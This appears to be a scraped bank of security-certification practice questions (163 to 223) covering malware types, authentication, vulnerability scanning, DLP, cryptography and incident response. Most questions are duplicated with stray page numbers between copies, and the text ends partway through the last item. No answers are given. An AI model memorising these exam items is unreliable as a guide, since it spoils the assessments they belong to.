163. A company's IT department began receiving calls from users reporting that critical customer files were missing from the file server. As more calls came in, the technicians realized the files and folders were being deleted. The administrator isolated the file server from the network and noticed files were still being deleted. As the IT department began investigating and remediating, a technician discovered the files were being deleted by a script put in place by an employee who was recently terminated. Which of the following is the MOST likely cause of the incident?

A. The employee installed a backdoor into the file server and is actively removing files
B. The employee installed malware to encrypt the customer support files
C. The employee used a keylogger to capture credentials to remotely delete files
D. The employee placed a logic bomb on the file server to delete the files

327

164. A security analyst is mitigating a pass-the-hash vulnerability on a windows infrastructure. Given the requirement, which of the following should the security analyst do to minimize the risk?

A. Enable CHAP
B. Disable MD5
C. Enable Kerberos
D. Disable PAP

328

164. A security analyst is mitigating a pass-the-hash vulnerability on a windows infrastructure. Given the requirement, which of the following should the security analyst do to minimize the risk?

A. Enable CHAP
B. Disable MD5
C. Enable Kerberos
D. Disable PAP

165. Which of the following is being used when a malicious actor searches various social media websites to find information about a company's systems administrator and help desk staff?

A. Passive reconnaissance
B. Initial exploitation
C. Vulnerability scanning
D. Social engineering

165. Which of the following is being used when a malicious actor searches various social media websites to find information about a company's systems administrator and help desk staff?

A. Passive reconnaissance
B. Initial exploitation
C. Vulnerability scanning
D. Social engineering

331

166. A company occupies the third floor of a leased building that has other tenants. The path from the demarcation point to the company-controlled space runs through unsecured areas managed by other companies. Which of the following could be used to protect the company's cabling as it passes through uncontrolled spaces?

A. Plenum-rated cables
B. Cable locks
C. Conduits
D. Bayonet Neill-Concelman

332

166. A company occupies the third floor of a leased building that has other tenants. The path from the demarcation point to the company-controlled space runs through unsecured areas managed by other companies. Which of the following could be used to protect the company's cabling as it passes through uncontrolled spaces?

A. Plenum-rated cables
B. Cable locks
C. Conduits
D. Bayonet Neill-Concelman

 333

333

167. A company utilizes 802.11 for all client connectivity within a facility. Users in one part of the building are reporting they are unable to access company resources when connected to the company SSID. Which of the following should the security administrator use to assess connectivity?

A. Sniffer
B. Honeypot
C. Routing tables
D. Wireless scanner

 334

334

167. A company utilizes 802.11 for all client connectivity within a facility. Users in one part of the building are reporting they are unable to access company resources when connected to the company SSID. Which of the following should the security administrator use to assess connectivity?

A. Sniffer
B. Honeypot
C. Routing tables
D. Wireless scanner

335

168. A security technician has been assigned data destruction duties. The hard drives that are being disposed of contain highly sensitive information. Which of the following data destruction techniques is MOST appropriate?

A. Degaussing
B. Purging
C. Wiping
D. Shredding

336

168. A security technician has been assigned data destruction duties. The hard drives that are being disposed of contain highly sensitive information. Which of the following data destruction techniques is MOST appropriate?

A. Degaussing
B. Purging
C. Wiping
D. Shredding

337

169. A security administrator is developing a methodology for tracking staff access to patient data. Which of the following would be the BEST method for creating audit trails for usage reports?

A. Deploy file integrity checking
B. Restrict access to the database by following the principle of least privilege
C. Implement a database activity monitoring system
D. Create automated alerts on the IDS system for the database server

338

169. A security administrator is developing a methodology for tracking staff access to patient data. Which of the following would be the BEST method for creating audit trails for usage reports?

A. Deploy file integrity checking
B. Restrict access to the database by following the principle of least privilege
C. Implement a database activity monitoring system
D. Create automated alerts on the IDS system for the database server

339

170. Which of the following is the main difference between a XSS vulnerability and a CSRF vulnerability?

A. XSS needs the attacker to be authenticated to the trusted server.
B. XSS does not need the victim to be authenticated to the trusted server
C. CSRF needs the victim to be authenticated to the trusted server
D. CSRF does not need the victim to be authenticated to the trusted server
E. CSRF does not need the attacker to be authenticated to the trusted server

340

170. Which of the following is the main difference between a XSS vulnerability and a CSRF vulnerability?

A. XSS needs the attacker to be authenticated to the trusted server.
B. XSS does not need the victim to be authenticated to the trusted server
C. CSRF needs the victim to be authenticated to the trusted server
D. CSRF does not need the victim to be authenticated to the trusted server
E. CSRF does not need the attacker to be authenticated to the trusted server

341

171. Which of the following terms BEST describes an exploitable vulnerability that exists but has not been publicly disclosed yet?

A. Design weakness
B. Zero-day
C. Logic bomb
D. Trojan

342

171. Which of the following terms BEST describes an exploitable vulnerability that exists but has not been publicly disclosed yet?

A. Design weakness
B. Zero-day
C. Logic bomb
D. Trojan

172. A vulnerability scan is being conducted against a desktop system. The scan is looking for files, versions, and registry values that are known to be associated with system vulnerabilities. Which of the following BEST describes the type of scan being performed?

A. Non-intrusive
B. Authenticated
C. Credentialed
D. Active

172. A vulnerability scan is being conducted against a desktop system. The scan is looking for files, versions, and registry values that are known to be associated with system vulnerabilities. Which of the following BEST describes the type of scan being performed?

A. Non-intrusive
B. Authenticated
C. Credentialed
D. Active

345

173. An employee resigns from a company without giving adequate notice. The following day, it is determined that the employee is still in possession of several company-owned mobile devices.
Which of the following would have reduced the risk of this occurring? (Select TWO)

A. Proper off-boarding procedures
B. Acceptable use policies
C. Non-disclosure agreements
D. Exit interviews
E. Background checks
F. Separation of duties

346

173. An employee resigns from a company without giving adequate notice. The following day, it is determined that the employee is still in possession of several company-owned mobile devices.
Which of the following would have reduced the risk of this occurring? (Select TWO)

A. Proper off-boarding procedures
B. Acceptable use policies
C. Non-disclosure agreements
D. Exit interviews
E. Background checks
F. Separation of duties

174. A developer has incorporated routines into the source code for controlling the length of the input passed to the program. Which of the following types of vulnerabilities is the developer protecting the code against?

A. DLL injection
B. Memory leak
C. Buffer overflow
D. Pointer dereference

174. A developer has incorporated routines into the source code for controlling the length of the input passed to the program. Which of the following types of vulnerabilities is the developer protecting the code against?

A. DLL injection
B. Memory leak
C. Buffer overflow
D. Pointer dereference

175. A security administrator is choosing an algorithm to generate password hashes. Which of the following would offer the BEST protection against offline brute force attacks?

A. MD5
B. 3DES
C. AES
D. SHA256

175. A security administrator is choosing an algorithm to generate password hashes. Which of the following would offer the BEST protection against offline brute force attacks?

A. MD5
B. 3DES
C. AES
D. SHA256

176. Which of the following development models entails several iterative and incremental software development methodologies such as Scrum?

A. Spiral
B. Waterfall
C. Agile
D. Rapid

176. Which of the following development models entails several iterative and incremental software development methodologies such as Scrum?

A. Spiral
B. Waterfall
C. Agile
D. Rapid

353

177. An accountant is attempting to log in to the internal accounting system and receives a message that the website's certificate is fraudulent. The accountant finds instructions for manually installing the new trusted root onto the local machine. Which of the following would be the company's BEST option for this situation in the future?

A. Utilize a central CRL
B. Implement certificate management
C. Ensure access to KMS
D. Use a strong cipher suite

354

177. An accountant is attempting to log in to the internal accounting system and receives a message that the website's certificate is fraudulent. The accountant finds instructions for manually installing the new trusted root onto the local machine. Which of the following would be the company's BEST option for this situation in the future?

A. Utilize a central CRL
B. Implement certificate management
C. Ensure access to KMS
D. Use a strong cipher suite

178. An organization is looking to build its second head office in another city, which has a history of flooding with an average of two floods every 100 years. The estimated building cost is $1 million, and the estimated damage due to flooding is half of the building's cost. Given this information, which of the following is the SLE?

A. $50,000
B. $250,000
C. $500,000
D. $1,000,000

178. An organization is looking to build its second head office in another city, which has a history of flooding with an average of two floods every 100 years. The estimated building cost is $1 million, and the estimated damage due to flooding is half of the building's cost. Given this information, which of the following is the SLE?

A. $50,000
B. $250,000
C. $500,000
D. $1,000,000

357

179. Which of the following identity access methods creates a cookie on the first login to a central authority to allow logins to subsequent applications without re-entering credentials?

A. Multifactor authentication
B. Transitive trust
C. Federated access
D. Single sign-on

358

179. Which of the following identity access methods creates a cookie on the first login to a central authority to allow logins to subsequent applications without re-entering credentials?

A. Multifactor authentication
B. Transitive trust
C. Federated access
D. Single sign-on

 359

359

180. A technician has been asked to document which services are running on each of a collection of 200 servers.
Which of the following tools BEST meets this need while minimizing the work required?

A. nmap
B. nslookup
C. netcat
D. netstat

 360

360

180. A technician has been asked to document which services are running on each of a collection of 200 servers.
Which of the following tools BEST meets this need while minimizing the work required?

A. nmap
B. nslookup
C. netcat
D. netstat

361

181. When considering IoT systems, which of the following represents the greatest ongoing risk after a vulnerability has been discovered?

A. Difficult-to-update firmware
B. Tight integration to existing systems
C. IP address exhaustion
D. Not using industry standards

362

181. When considering IoT systems, which of the following represents the greatest ongoing risk after a vulnerability has been discovered?

A. Difficult-to-update firmware
B. Tight integration to existing systems
C. IP address exhaustion
D. Not using industry standards

182. A company has purchased a new SaaS application and is in the process of configuring it to meet the company's needs. The director of security has requested that the SaaS application be integrated into the company's IAM processes.
Which of the following configurations should the security administrator set up in order to complete this request?

A. LDAP
B. RADIUS
C. SAML
D. NTLM

182. A company has purchased a new SaaS application and is in the process of configuring it to meet the company's needs. The director of security has requested that the SaaS application be integrated into the company's IAM processes.
Which of the following configurations should the security administrator set up in order to complete this request?

A. LDAP
B. RADIUS
C. SAML
D. NTLM

365

183. If two employees are encrypting traffic between them using a single encryption key, which of the following algorithms are they using?

A. RSA
B. 3DES
C. DSA
D. SHA-2

366

183. If two employees are encrypting traffic between them using a single encryption key, which of the following algorithms are they using?

A. RSA
B. 3DES
C. DSA
D. SHA-2

184. A manager makes an unannounced visit to the marketing department and performs a walk-through of the office. The manager observes unclaimed documents on printers. A closer look at these documents reveals employee names, addresses, ages, birth dates, marital/dependent statuses, and favorite ice cream flavors. The manager brings this to the attention of the marketing department head. The manager believes this information to be PII, but the marketing head does not agree. Having reached a stalemate, which of the following is the most appropriate action to take NEXT?

A. Elevate to the Chief Executive Officer (CEO) for redress, change from the top down usually succeeds.
B. Find the privacy officer in the organization and let the officer act as the arbiter
C. Notify employees whose names are on these files that their personal information is being compromised
D. To maintain a working relationship with marketing, quietly record the incident in the risk register.

184. A manager makes an unannounced visit to the marketing department and performs a walk-through of the office. The manager observes unclaimed documents on printers. A closer look at these documents reveals employee names, addresses, ages, birth dates, marital/dependent statuses, and favorite ice cream flavors. The manager brings this to the attention of the marketing department head. The manager believes this information to be PII, but the marketing head does not agree. Having reached a stalemate, which of the following is the most appropriate action to take NEXT?

A. Elevate to the Chief Executive Officer (CEO) for redress, change from the top down usually succeeds.
B. Find the privacy officer in the organization and let the officer act as the arbiter
C. Notify employees whose names are on these files that their personal information is being compromised
D. To maintain a working relationship with marketing, quietly record the incident in the risk register.

 369

369

185. An application developer has neglected to include input validation checks in the design of the company's new web application. An employee discovers that repeatedly submitting large amounts of data, including custom code, to an application will allow the execution of the custom code at the administrator level. Which of the following BEST identifies this application attack?

A. Cross-site scripting
B. Clickjacking
C. Buffer overflow
D. Replay

 370

370

185. An application developer has neglected to include input validation checks in the design of the company's new web application. An employee discovers that repeatedly submitting large amounts of data, including custom code, to an application will allow the execution of the custom code at the administrator level. Which of the following BEST identifies this application attack?

A. Cross-site scripting
B. Clickjacking
C. Buffer overflow
D. Replay

371

186. A technician needs to document which application versions are listening on open ports. Which of the following is MOST likely to return the information the technician needs?

A. Banner grabbing
B. Steganography tools
C. Protocol analyzer
D. Wireless scanner

372

186. A technician needs to document which application versions are listening on open ports. Which of the following is MOST likely to return the information the technician needs?

A. Banner grabbing
B. Steganography tools
C. Protocol analyzer
D. Wireless scanner

373

187. A customer calls a technician and needs to remotely connect to a web server to change some code manually. The technician needs to configure the user's machine with protocols to connect to the Unix web server, which is behind a firewall. Which of the following protocols does the technician MOST likely need to configure?

A. SSH
B. SFTP
C. HTTPS
D. SNMP

374

187. A customer calls a technician and needs to remotely connect to a web server to change some code manually. The technician needs to configure the user's machine with protocols to connect to the Unix web server, which is behind a firewall. Which of the following protocols does the technician MOST likely need to configure?

A. SSH
B. SFTP
C. HTTPS
D. SNMP

375

188. Two companies are enabling TLS on their respective email gateways to secure communications over the internet. Which of the following cryptography concepts is being implemented?

A. Perfect forward secrecy
B. Ephemeral keys
C. Domain validation
D. Data in transit

376

188. Two companies are enabling TLS on their respective email gateways to secure communications over the internet. Which of the following cryptography concepts is being implemented?

A. Perfect forward secrecy
B. Ephemeral keys
C. Domain validation
D. Data in transit

377

189. A contracting company recently completed its period of performance on a government contract and would like to destroy all information associated with contract performance.
Which of the following is the best NEXT step for the company to take?

A. Consult data disposition policies in the contract
B. Use a pulper or pulverizer for data destruction
C. Retain the data for a period no more than one year
D. Burn hard copies containing PII or PHI

378

189. A contracting company recently completed its period of performance on a government contract and would like to destroy all information associated with contract performance.
Which of the following is the best NEXT step for the company to take?

A. Consult data disposition policies in the contract
B. Use a pulper or pulverizer for data destruction
C. Retain the data for a period no more than one year
D. Burn hard copies containing PII or PHI

 379

379

190. A security administrator is investigating a report that a user is receiving suspicious emails. The user's machine has an old functioning modem installed. Which of the following security concerns need to be identified and mitigated? (Select TWO)

A. Vishing
B. Whaling
C. Spear phishing
D. Pharming
E. War dialing
F. Hoaxing

 380

380

190. A security administrator is investigating a report that a user is receiving suspicious emails. The user's machine has an old functioning modem installed. Which of the following security concerns need to be identified and mitigated? (Select TWO)

A. Vishing
B. Whaling
C. Spear phishing
D. Pharming
E. War dialing
F. Hoaxing

381

191. A member of the human resources department received the following email message after sending an email containing benefit and tax information to a candidate:

```
Your message has been quarantined for the following
policy violation: external_potential_PII. Please
contact the IT security administrator for further
details.
```

Which of the following BEST describes why this message was received?

A. The DLP system flagged the message
B. The mail gateway prevented the message from being sent to personal email addresses.
C. The company firewall blocked the recipient's IP address.
D. The file integrity check failed for the attached files

382

191. A member of the human resources department received the following email message after sending an email containing benefit and tax information to a candidate:

```
Your message has been quarantined for the following
policy violation: external_potential_PII. Please
contact the IT security administrator for further
details.
```

Which of the following BEST describes why this message was received?

A. The DLP system flagged the message
B. The mail gateway prevented the message from being sent to personal email addresses.
C. The company firewall blocked the recipient's IP address.
D. The file integrity check failed for the attached files

 383

383

192. A security administrator plans to conduct a vulnerability scan on the network to determine if system applications are up to date. The administrator wants to limit disruptions to operations but not consume too many resources.
Which of the following types of vulnerability scans should be conducted?

A. Credentialed
B. Non-intrusive
C. SYN
D. Port

 384

384

192. A security administrator plans to conduct a vulnerability scan on the network to determine if system applications are up to date. The administrator wants to limit disruptions to operations but not consume too many resources.
Which of the following types of vulnerability scans should be conducted?

A. Credentialed
B. Non-intrusive
C. SYN
D. Port

385

193. A company hired a firm to test the security posture of its database servers and determine if any vulnerabilities can be exploited. The company provided limited information pertaining to the infrastructure and database server.
Which of the following forms of testing does this BEST describe?

A. Black box
B. Gray box
C. White box
D. Vulnerability scanning

386

193. A company hired a firm to test the security posture of its database servers and determine if any vulnerabilities can be exploited. The company provided limited information pertaining to the infrastructure and database server. Which of the following forms of testing does this BEST describe?

A. Black box
B. Gray box
C. White box
D. Vulnerability scanning

387

194. Which of the following is the primary reason for implementing layered security measures in a cybersecurity architecture?

A. It increases the number of controls required to subvert system
B. It decreases the time a CERT has to respond to a security incident
C. It alleviates problems associated with EOL equipment replacement
D. It allows for bandwidth upgrades to be made without user disruption

388

194. Which of the following is the primary reason for implementing layered security measures in a cybersecurity architecture?

A. It increases the number of controls required to subvert system
B. It decreases the time a CERT has to respond to a security incident
C. It alleviates problems associated with EOL equipment replacement
D. It allows for bandwidth upgrades to be made without user disruption

195. Which of the following BEST explains how the use of configuration templates reduces organization risk?

A. It ensures consistency of configuration for initial system implementation
B. It enables system rollback to a last known-good state if patches break functionality
C. It facilitates fault tolerance since applications can be migrated across templates
D. It improves vulnerability scanning efficiency across multiple systems

195. Which of the following BEST explains how the use of configuration templates reduces organization risk?

A. It ensures consistency of configuration for initial system implementation
B. It enables system rollback to a last known-good state if patches break functionality
C. It facilitates fault tolerance since applications can be migrated across templates
D. It improves vulnerability scanning efficiency across multiple systems

 391

391

196. A security engineer needs to obtain a recurring log of changes to system files. The engineer is most concerned with detecting unauthorized changes to system data. Which of the following tools can be used to fulfill the requirements that were established by the engineer?

A. TPM
B. Trusted operating system
C. File integrity monitor
D. UEFI
E. FDE

 392

392

196. A security engineer needs to obtain a recurring log of changes to system files. The engineer is most concerned with detecting unauthorized changes to system data. Which of the following tools can be used to fulfill the requirements that were established by the engineer?

A. TPM
B. Trusted operating system
C. File integrity monitor
D. UEFI
E. FDE

393

197. A network technician is designing a network for a small company. The network technician needs to implement an email server and web server that will be accessed by both internal employees and external customers. Which of the following would BEST secure the internal network and allow access to the needed servers?

A. Implementing a site-to-site VPN for server access
B. Implementing a DMZ segment for the server
C. Implementing NAT addressing for the servers
D. Implementing a sandbox to contain the servers

394

197. A network technician is designing a network for a small company. The network technician needs to implement an email server and web server that will be accessed by both internal employees and external customers. Which of the following would BEST secure the internal network and allow access to the needed servers?

A. Implementing a site-to-site VPN for server access
B. Implementing a DMZ segment for the server
C. Implementing NAT addressing for the servers
D. Implementing a sandbox to contain the servers

395

198. In order to prevent the possibility of a thermal shutdown, which of the following physical controls should be implemented in a datacenter?

A. Hot and cold aisles
B. Air-gapped servers
C. Infrared detection
D. Halon suppression

396

198. In order to prevent the possibility of a thermal shutdown, which of the following physical controls should be implemented in a datacenter?

A. Hot and cold aisles
B. Air-gapped servers
C. Infrared detection
D. Halon suppression

199. Which of the following needs to be performed during a forensics investigation to ensure the data contained in a drive image has not been compromised?

A. Follow the proper chain of custody procedures
B. Compare the image hash to the original hash
C. Ensure a legal hold has been placed on the image
D. Verify the time offset on the image file

199. Which of the following needs to be performed during a forensics investigation to ensure the data contained in a drive image has not been compromised?

A. Follow the proper chain of custody procedures
B. Compare the image hash to the original hash
C. Ensure a legal hold has been placed on the image
D. Verify the time offset on the image file

399

200. Users are attempting to access a company's website but are transparently redirected to another website. The users confirm the URL is correct. Which of the following would BEST prevent this issue in the future?

A. DNSSEC
B. HTTPS
C. IPSec
D. TLS/SSL

400

200. Users are attempting to access a company's website but are transparently redirected to another website. The users confirm the URL is correct. Which of the following would BEST prevent this issue in the future?

A. DNSSEC
B. HTTPS
C. IPSec
D. TLS/SSL

401

201. A company recently installed fingerprint scanners at all entrances to increase the facility's security. The scanners were installed on Monday morning and by the end of the week it was determined that 1.5% of valid users were denied entry. Which of the following measurements do these users fall under?

A. FRR (false rejection rate)
B. FAR (false acceptance rate)
C. CER (crossover error rate)
D. SLA (service level agreement)

402

201. A company recently installed fingerprint scanners at all entrances to increase the facility's security. The scanners were installed on Monday morning and by the end of the week it was determined that 1.5% of valid users were denied entry. Which of the following measurements do these users fall under?

A. FRR (false rejection rate)
B. FAR (false acceptance rate)
C. CER (crossover error rate)
D. SLA (service level agreement)

403

202. A user receives a security alert pop-up from the host-based IDS, and a few minutes later notices a document on the desktop has disappeared and in its place is an odd filename with no icon image. When clicking on this icon, the user receives a system notification that it cannot find the correct program to use to open this file. Which of the following types of malware has MOST likely targeted this workstation?

A. Rootkit
B. Spyware
C. Ransomware
D. Remote-access Trojan

404

202. A user receives a security alert pop-up from the host-based IDS, and a few minutes later notices a document on the desktop has disappeared and in its place is an odd filename with no icon image. When clicking on this icon, the user receives a system notification that it cannot find the correct program to use to open this file. Which of the following types of malware has MOST likely targeted this workstation?

A. Rootkit
B. Spyware
C. Ransomware
D. Remote-access Trojan

405

203. An organization wants to separate permissions for individuals who perform system changes from individuals who perform auditing of those system changes. Which of the following access control approaches is BEST suited for this?

A. Assign administrators and auditors to different groups and restrict permissions on system log files to read-only for the auditor group
B. Assign administrators and auditors to the same group, but ensure they have different permissions based on the function they perform
C. Create two groups and ensure each group has representation from both the auditors and the administrators so they can verify any changes that were made
D. Assign file and permissions on an individual user basis and avoid group assignment altogether.

406

203. An organization wants to separate permissions for individuals who perform system changes from individuals who perform auditing of those system changes. Which of the following access control approaches is BEST suited for this?

A. Assign administrators and auditors to different groups and restrict permissions on system log files to read-only for the auditor group
B. Assign administrators and auditors to the same group, but ensure they have different permissions based on the function they perform
C. Create two groups and ensure each group has representation from both the auditors and the administrators so they can verify any changes that were made
D. Assign file and permissions on an individual user basis and avoid group assignment altogether.

407

204. A company is having issues with intellectual property being sent to a competitor from its system. The information being sent is not random but has an identifiable pattern. Which of the following should be implemented in the system to stop the content from being sent?

A. Encryption
B. Hashing
C. IPS
D. DLP

408

204. A company is having issues with intellectual property being sent to a competitor from its system. The information being sent is not random but has an identifiable pattern. Which of the following should be implemented in the system to stop the content from being sent?

A. Encryption
B. Hashing
C. IPS
D. DLP

409

205. An instructor is teaching a hands-on wireless security class and needs to configure a test access point to show students an attack on a weak protocol. Which of the following configurations should the instructor implement?

A. WPA2
B. WPA
C. EAP
D. WEP

410

205. An instructor is teaching a hands-on wireless security class and needs to configure a test access point to show students an attack on a weak protocol. Which of the following configurations should the instructor implement?

A. WPA2
B. WPA
C. EAP
D. WEP

411

206. Which of the following attacks can be used to exploit a vulnerability that was created by untrained users?

A. A spear phishing email with a file attachment
B. A DoS using IoT devices
C. An evil twin wireless access point
D. A domain hijacking of a bank website

412

206. Which of the following attacks can be used to exploit a vulnerability that was created by untrained users?

A. A spear phishing email with a file attachment
B. A DoS using IoT devices
C. An evil twin wireless access point
D. A domain hijacking of a bank website

413

207. A systems administrator is implementing a remote access method for the system that will utilize GUI. Which of the following protocols would be BEST suited for this?

A. TLS
B. SSH
C. SFTP
D. SRTP

414

207. A systems administrator is implementing a remote access method for the system that will utilize GUI. Which of the following protocols would be BEST suited for this?

A. TLS
B. SSH
C. SFTP
D. SRTP

208. An incident responder is preparing to acquire images and files from a workstation that has been compromised. The workstation is still powered on and running. Which of the following should be acquired LAST?

A. Application files on hard disk
B. Processor cache
C. Processes in running memory
D. Swap space

208. An incident responder is preparing to acquire images and files from a workstation that has been compromised. The workstation is still powered on and running. Which of the following should be acquired LAST?

A. Application files on hard disk
B. Processor cache
C. Processes in running memory
D. Swap space

417

209. Joe, a user, reports to the help desk that he can no longer access any documents on his PC. He states that he saw a window appear on the screen earlier, but he closed it without reading it. Upon investigation, the technician sees high disk activity on Joe's PC. Which of the following types of malware is MOST likely indicated by these findings?

A. Keylogger
B. Trojan
C. Rootkit
D. Crypto-malware

418

209. Joe, a user, reports to the help desk that he can no longer access any documents on his PC. He states that he saw a window appear on the screen earlier, but he closed it without reading it. Upon investigation, the technician sees high disk activity on Joe's PC. Which of the following types of malware is MOST likely indicated by these findings?

A. Keylogger
B. Trojan
C. Rootkit
D. Crypto-malware

 419

419

210. A systems administrator has installed a new UTM that is capable of inspecting SSL/TLS traffic for malicious payloads. All inbound network traffic coming from the internet and terminating on the company's secure web servers must be inspected. Which of the following configurations would BEST support this requirement?

A. The web servers' CA full certificate chain must be installed on the UTM
B. The UTM's certificate pair must be installed on the web servers
C. The web servers' private certificate must be installed on the UTM
D. The UTM and web servers must use the same certificate authority.

 420

420

210. A systems administrator has installed a new UTM that is capable of inspecting SSL/TLS traffic for malicious payloads. All inbound network traffic coming from the internet and terminating on the company's secure web servers must be inspected. Which of the following configurations would BEST support this requirement?

A. The web servers' CA full certificate chain must be installed on the UTM
B. The UTM's certificate pair must be installed on the web servers
C. The web servers' private certificate must be installed on the UTM
D. The UTM and web servers must use the same certificate authority.

421

211. An attachment that was emailed to finance employees contained an embedded message. The security administrator investigates and finds the intent was to conceal the embedded information from public view. Which of the following BEST describes this type of message?

A. Obfuscation
B. Steganography
C. Diffusion
D. BCRYPT

422

211. An attachment that was emailed to finance employees contained an embedded message. The security administrator investigates and finds the intent was to conceal the embedded information from public view. Which of the following BEST describes this type of message?

A. Obfuscation
B. Steganography
C. Diffusion
D. BCRYPT

423

212. A group of developers is collaborating to write software for a company. The developers need to work in subgroups and control who has access to their modules. Which of the following access control methods is considered user-centric?

A. Time-based
B. Mandatory
C. Rule-based
D. Discretionary

424

212. A group of developers is collaborating to write software for a company. The developers need to work in subgroups and control who has access to their modules. Which of the following access control methods is considered user-centric?

A. Time-based
B. Mandatory
C. Rule-based
D. Discretionary

425

213. Which of the following are considered to be "something you do"? (Select TWO)

A. Iris scan
B. Handwriting
C. Common access card
D. Gait
E. PIN
F. Fingerprint

426

213. Which of the following are considered to be "something you do"? (Select TWO)

A. Iris scan
B. Handwriting
C. Common access card
D. Gait
E. PIN
F. Fingerprint

427

214. After discovering the /etc/shadow file had been rewritten, a security administrator noticed an application insecurely creating files in /tmp. Which of the following vulnerabilities has MOST likely been exploited?

A. Privilege escalation
B. Resource exhaustion
C. Memory leak
D. Pointer dereference

428

214. After discovering the /etc/shadow file had been rewritten, a security administrator noticed an application insecurely creating files in /tmp. Which of the following vulnerabilities has MOST likely been exploited?

A. Privilege escalation
B. Resource exhaustion
C. Memory leak
D. Pointer dereference

429

215. A company recently experienced data exfiltration via the corporate network. In response to the breach, a security analyst recommends deploying an out-of-band IDS solution. The analyst says the solution can be implemented without purchasing any additional network hardware. Which of the following solutions will be used to deploy the IDS?

A. Network tap
B. Network proxy
C. Honeypot
D. Port mirroring

430

215. A company recently experienced data exfiltration via the corporate network. In response to the breach, a security analyst recommends deploying an out-of-band IDS solution. The analyst says the solution can be implemented without purchasing any additional network hardware. Which of the following solutions will be used to deploy the IDS?

A. Network tap
B. Network proxy
C. Honeypot
D. Port mirroring

431

216. A state-sponsored threat actor has launched several successful attacks against a corporate network. Although the target has a robust patch management program in place, the attacks continue in depth and scope, and the security department has no idea how the attacks are able to gain access. Given that patch management and vulnerability scanners are being used, which of the following would be used to analyze the attack methodology?

A. Rogue system detection
B. Honeypots
C. Next-generation firewall
D. Penetration test

432

216. A state-sponsored threat actor has launched several successful attacks against a corporate network. Although the target has a robust patch management program in place, the attacks continue in depth and scope, and the security department has no idea how the attacks are able to gain access. Given that patch management and vulnerability scanners are being used, which of the following would be used to analyze the attack methodology?

A. Rogue system detection
B. Honeypots
C. Next-generation firewall
D. Penetration test

 433

433

217. An organization's IRP prioritizes containment over eradication. An incident has been discovered where an attacker outside of the organization has installed cryptocurrency mining software on the organization's web servers. Given the organization's stated priorities, which of the following would be the NEXT step?

A. Remove the affected servers from the network
B. Review firewall and IDS logs to identify possible source IPs
C. Identify and apply any missing operating system and software patches
D. Delete the malicious software and determine if the servers must be reimaged.

 434

434

217. An organization's IRP prioritizes containment over eradication. An incident has been discovered where an attacker outside of the organization has installed cryptocurrency mining software on the organization's web servers. Given the organization's stated priorities, which of the following would be the NEXT step?

A. Remove the affected servers from the network
B. Review firewall and IDS logs to identify possible source IPs
C. Identify and apply any missing operating system and software patches
D. Delete the malicious software and determine if the servers must be reimaged.

435

218. A company moved into a new building next to a sugar mill. Cracks have been discovered in the walls of the server room, which is located on the same side as a sugar mill loading docks. The cracks are believed to have been caused by heavy trucks. Moisture has begun to seep into the server room, causing extreme humidification problems and equipment failure. Which of the following BEST describes the type of threat the organization faces?

A. Foundational
B. Man-made
C. Environmental
D. Natural

436

218. A company moved into a new building next to a sugar mill. Cracks have been discovered in the walls of the server room, which is located on the same side as a sugar mill loading docks. The cracks are believed to have been caused by heavy trucks. Moisture has begun to seep into the server room, causing extreme humidification problems and equipment failure. Which of the following BEST describes the type of threat the organization faces?

A. Foundational
B. Man-made
C. Environmental
D. Natural

 437

437

219. A systems administrator has isolated an infected system from the network and terminated the malicious process from executing. Which of the following should the administrator do NEXT according to the incident response process?

A. Restore lost data from a backup
B. Wipe the system
C. Document the lessons learned
D. Notify regulations of the incident

 438

438

219. A systems administrator has isolated an infected system from the network and terminated the malicious process from executing. Which of the following should the administrator do NEXT according to the incident response process?

A. Restore lost data from a backup
B. Wipe the system
C. Document the lessons learned
D. Notify regulations of the incident

220. In a lessons learned report, it is suspected that a well-organized, well-funded, and extremely sophisticated group of attackers may have been responsible for a breach at a nuclear facility. Which of the following describes the type of actors that may have been implicated?

A. Nation-state
B. Hactivist
C. Insider
D. Competitor

220. In a lessons learned report, it is suspected that a well-organized, well-funded, and extremely sophisticated group of attackers may have been responsible for a breach at a nuclear facility. Which of the following describes the type of actors that may have been implicated?

A. Nation-state
B. Hactivist
C. Insider
D. Competitor

441

221. Which of the following control types would a backup of a server data provide in case of a systems issue?

A. Corrective
B. Deterrent
C. Preventive
D. Detective

442

221. Which of the following control types would a backup of a server data provide in case of a systems issue?

A. Corrective
B. Deterrent
C. Preventive
D. Detective

443

222. A company recently updated its website to increase sales. The new website uses PHP forms for leads and provides a directory with sales staff and their phone numbers. A systems administrator is concerned about the new website and provides the following log to support the concern:

```
username JohnD does not exist, password prompt not supplied
username DJohn does not exist, password prompt not supplied
username JohnDoe exists, invalid password supplied
username JohnDoe exists, invalid password supplied
username JohnDoe exists, invalid password supplied
username JohnDoe exists, account locked
```

Which of the following is the systems administrator MOST likely to suggest to the Chief Information Security Officer (CISO) based on the above?

A. Changing the account standard naming convention
B. Implementing account lockouts
C. Discontinuing the use of privileged accounts
D. Increasing the minimum password length from eight to ten characters

444

222. A company recently updated its website to increase sales. The new website uses PHP forms for leads and provides a directory with sales staff and their phone numbers. A systems administrator is concerned about the new website and provides the following log to support the concern:

```
username JohnD does not exist, password prompt not supplied
username DJohn does not exist, password prompt not supplied
username JohnDoe exists, invalid password supplied
username JohnDoe exists, invalid password supplied
username JohnDoe exists, invalid password supplied
username JohnDoe exists, account locked
```

Which of the following is the systems administrator MOST likely to suggest to the Chief Information Security Officer (CISO) based on the above?

A. Changing the account standard naming convention
B. Implementing account lockouts
C. Discontinuing the use of privileged accounts
D. Increasing the minimum password length from eight to ten characters

223. A staff member contacts the help desk because the staff member's device is currently experiencing the following symptoms:

- Long delays when launching applications
- Timeout errors when loading some websites
- Errors when attempting to open local word documents and photo files
- Pop-up messages in the task bar stating that antivirus is out-of-date
- VPN connection that keeps timing out, causing the device to lose connectivity

Which of the following BEST describes the root cause of these symptoms?

A. The user has disabled the antivirus software on the device, and the hostchecker for the VPN is preventing access.
B. The device is infected with crypto-malware, and the files on the device are being encrypted
C. The proxy server that is used for accessing websites has a rootkit installed, and this is causing connectivity issues.
D. A patch has been incorrectly applied to the device and is causing issues with the wireless adapter on the device

223. A staff member contacts the help desk because the staff member's device is currently experiencing the following symptoms:

- Long delays when launching applications
- Timeout errors when loading some websites
- Errors when attempting to open local word documents and photo files
- Pop-up messages in the task bar stating that antivirus is out-of-date
- VPN connection that keeps timing out, causing the device to lose connectivity

Which of the following BEST describes the root cause of these symptoms?

A. The user has disabled the antivirus software on the device, and the hostchecker for the VPN is preventing access.
B. The device is infected with crypto-malware, and the files on the device are being encrypted
C. The proxy server that is used for accessing websites has a rootkit installed, and this is causing connectivity issues.
